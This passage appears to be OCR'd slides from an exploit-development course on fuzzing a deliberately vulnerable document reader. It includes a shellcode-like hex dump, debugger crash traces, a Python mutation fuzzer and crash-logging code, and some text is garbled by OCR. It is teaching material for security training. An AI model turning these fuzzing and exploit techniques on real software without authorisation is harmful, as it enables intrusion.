Ln 52, Col 1 Sys 0:<Local> Proc 000:a88 Thrd 000:880 ASM OVR CAPS NUM


```
0012fbd0 bfdbde946d
0012fbd5 dbd9
0012fbd7 d97424f4
0012fbdb 5a
0012fbdc 2bc9
0012fbde b133
0012fbe0 3000
0012fbe2 0000
0012fbe4 40
0012fbe5 2e1500000015
0012fbeb 00e8
0012fbed 8900
0012fbef 0000
0012fbf1 60
0012fbf2 89e5
0012fbf4 31d2
0012fbf6 0101
0012fbf8 b0fb
0012fbfa 1200
0012fbfc 0c8b
0012fbfe 52
0012fbff 14e8
0012fc01 fc
0012fc02 1200
0012fc04 20e9
0012fc06 90
0012fc07 7ce8
0012fc09 05977cffff
0012fc0e ff
0012fc0f ffc4
0012fc11 05977cfcba
0012fc16 94
0012fc17 7c00
0012fc19 001500610000
```

```
indows.Common-Controls_659!
lling.
eip=7855aed8 esp=0012fa90 ebp=0012fa98 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010216
MSVCR90!LeadUpVec+0x2c:
7855aed8 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:000> g
ModLoad: 77b40000 77b62000   C:\WINDOWS\system32\Apphelp.dll
(a88.880): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000fb ebx=56a2b5f0 ecx=0012fedc edx=00000000 esi=00000000 edi=0f950c62
eip=0012fbfa esp=0012ff30 ebp=0012ff30 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
0012fbfa 1200            adc     al,byte ptr [eax]          ds:0023:000000fb=??
0:000>
```

- Congratulations, you survived the thunderdome… This day…

http://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd.pdf offers a good summary of Windows mitigations and their weaknesses.

Day 3: Vulnerability Discovery




There are many bugs
Hidden in the binary
can you fuzz them out?

Game Plan

- We are about to embark on a day long lab where we will fuzz an application to discover vulnerabilities, then develop exploits for those vulnerabilities.
- Phase 1: Fuzz application to generate crashes
- Phase 2: Analyze crashes for exploitability
- Phase 3: Develop exploits for the crashes we deem vulnerable

No mitigations



```
Please select the operating system to start:


    Microsoft Windows XP Professional dep enabled [debugger enabled]
    Microsoft Windows XP Professional no dep

Use the up and down arrow keys to move the highlight to your choice.
Press ENTER to choose.









For troubleshooting and advanced startup options for Windows, press F8
```

- For now we will turn off DEP and other mitigations. After we have working exploits in mitigation-less world, we can step it up to the big leagues.

Fuzzing

- Fuzzing is the process of feeding an application malformed data in the hope of making it crash
- The crashes that are generated may yield underlying vulnerabilities in the application.
- Fuzzing is nice because it can be automated so you can use your brain cycles on other things.

Fuzzing pros/cons

- Pro: you can program a computer to do it
- Pro: easy and effective
- Con: you can program a computer to do it
- Con: lower quality bugs

Malformed data

- Deciding how to generate the ‘malformed’ program data is a crucial step in the fuzzing process.
- Two differing approaches are mutational vs generational.
- The former involves taking known good existing data and warping them to some degree.
- The latter involves generating data from scratch based on the constraints the program data is supposed to conform to.

Generational

- Pro: generally produces better and more unique bugs
- Con: requires that you understand the constraints on the program data. This is often difficult when dealing with proprietary data formats and applications, and requires time consuming reverse engineering.

Mutational

- Pro: very easy to do
- Pro: requires no knowledge of the data constraints
- Con: not quite as good as generation fuzzing, but still works.

Our Fuzzer

We are going to take a mutation approach, because this class isn't about reverse engineering.

Our first generation fuzzer will make the simplest mutation possible, it will change a random byte in a known good document to a random value.


I know what you’re thinking…

- This is bogus bro…

Not exactly

- This same method has been used to find vulnerabilities in many popular software packages (Microsoft Office, Adobe, etc…)
- See Charlie Miller's An analysis of Fuzzing 4 products with five lines of python. (http://www.youtube.com/watch?v=Xnwodi2CBws)


Crappy Document Reader



first line of haiku

second line is insightful

there are many bugs




bbbb

- Crappy Document reader uses .cdf files (crappy document format) to render documents.
- CDF reader supports drawing a background image, and displaying text on top of that background.

Well formed data sample

- Our first step in the fuzzing process is to choose a set of well formed data to mutate.
- The key is to choose a set of data that exercises all of the features offered by the target program.
- In the case of CDF reader, any document that has text and a background is already utilizing all of the features available.

Target Data



There are many bugs

Hidden in the binary


can you fuzz them out?

- This cdf file will serve us well since it is exercising all of cdf reader's available features.

Reminder

- Remember, our gameplan is to take this known good cdf file, mutate it a little bit by randomly changing data in it, throwing it at the cdf reader and seeing what happens.
- Eventually we will have a set of crashes we can analyze to try to discover vulnerabilities.


The code



```
def createFuzzyDocument(original_document):
    """
    This is what you should be modifying depending on how you want to
    generate a fuzzy document based on the original
    """
    fuzzy_document = copy.copy(original_document)
    fuzzy_document[random.randint(0,len(original_document)-1)] = random.randint(0,0xff)

    return fuzzy_document
```

- In the cdf_fuzzer python script, createFuzzyDocument is the function responsible for mutating known good cdf data.
- I encourage you to adjust the functionality of this function.
- Consider changing how many bytes are randomly changed, changing sequential bytes, etc…


Other code components



```
def checkAccessViolation(dbg):
        global crash_counter
        crash_counter = crash_counter + 1

        crash_bin = utils.crash_binning.crash_binning()
        crash_bin.record_crash(dbg)

        crash_analysis =  "\nCRASH DETECTED\n"
        crash_analysis += crash_bin.crash_synopsis()
        crash_analysis += "\nCRASH COUNT: %d\n"%crash_counter

        crashlog = open(CRASH_LOG_FILE, 'a')
        crashlog.write(crash_analysis)
        crashlog.close()

        print "crash: %d, iteration: %d"%(crash_counter, iteration_count)

        dbg.terminate_process()
        cmd = "copy %s %scrash_%d.cdf"%(FUZZY_DOCUMENT_PATH,BAD_DOCUMENT_STORAGE,crash_counter)
        os.system(cmd)
        return DBG_EXCEPTION_NOT_HANDLED
```

- Some pydbg code that listens for cdf reader crashes and logs the context of the crash to file.
- Code to start the cdf reader process with our mutated data, and then kill the reader process soon afterwards if a crash is not detected.

Start your engines



```
ERROR: The process "cdf_reader.exe"
crash: 38, iteration: 6612
        1 file(s) copied.
ERROR: The process "cdf_reader.exe"
crash: 39, iteration: 6628
        1 file(s) copied.
ERROR: The process "cdf_reader.exe"
ERROR: The process "cdf_reader.exe"
crash: 40, iteration: 6917
        1 file(s) copied.
ERROR: The process "cdf_reader.exe"
crash: 41, iteration: 7356
        1 file(s) copied.
ERROR: The process "cdf_reader.exe"
crash: 42, iteration: 7606
        1 file(s) copied.
ERROR: The process "cdf_reader.exe"
crash: 43, iteration: 7642
        1 file(s) copied.
ERROR: The process "cdf_reader.exe"
crash: 44, iteration: 7674
        1 file(s) copied.
ERROR: The process "cdf_reader.exe"
crash: 45, iteration: 7694
        1 file(s) copied.
ERROR: The process "cdf_reader.exe"
crash: 46, iteration: 7998
```

There are many bugs

Hidden in the binary


can you fuzz them out?

- Now let’s raise the power bill up in here…

Crash analysis

- Eventually you will end up with a large sample of crashes. Some will be exploitable, and some will not.
- The trick is to examine program state at time of crash and get a general feel for how exploitable you think the crash is.


Crash Example



```
(cc8.b38): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
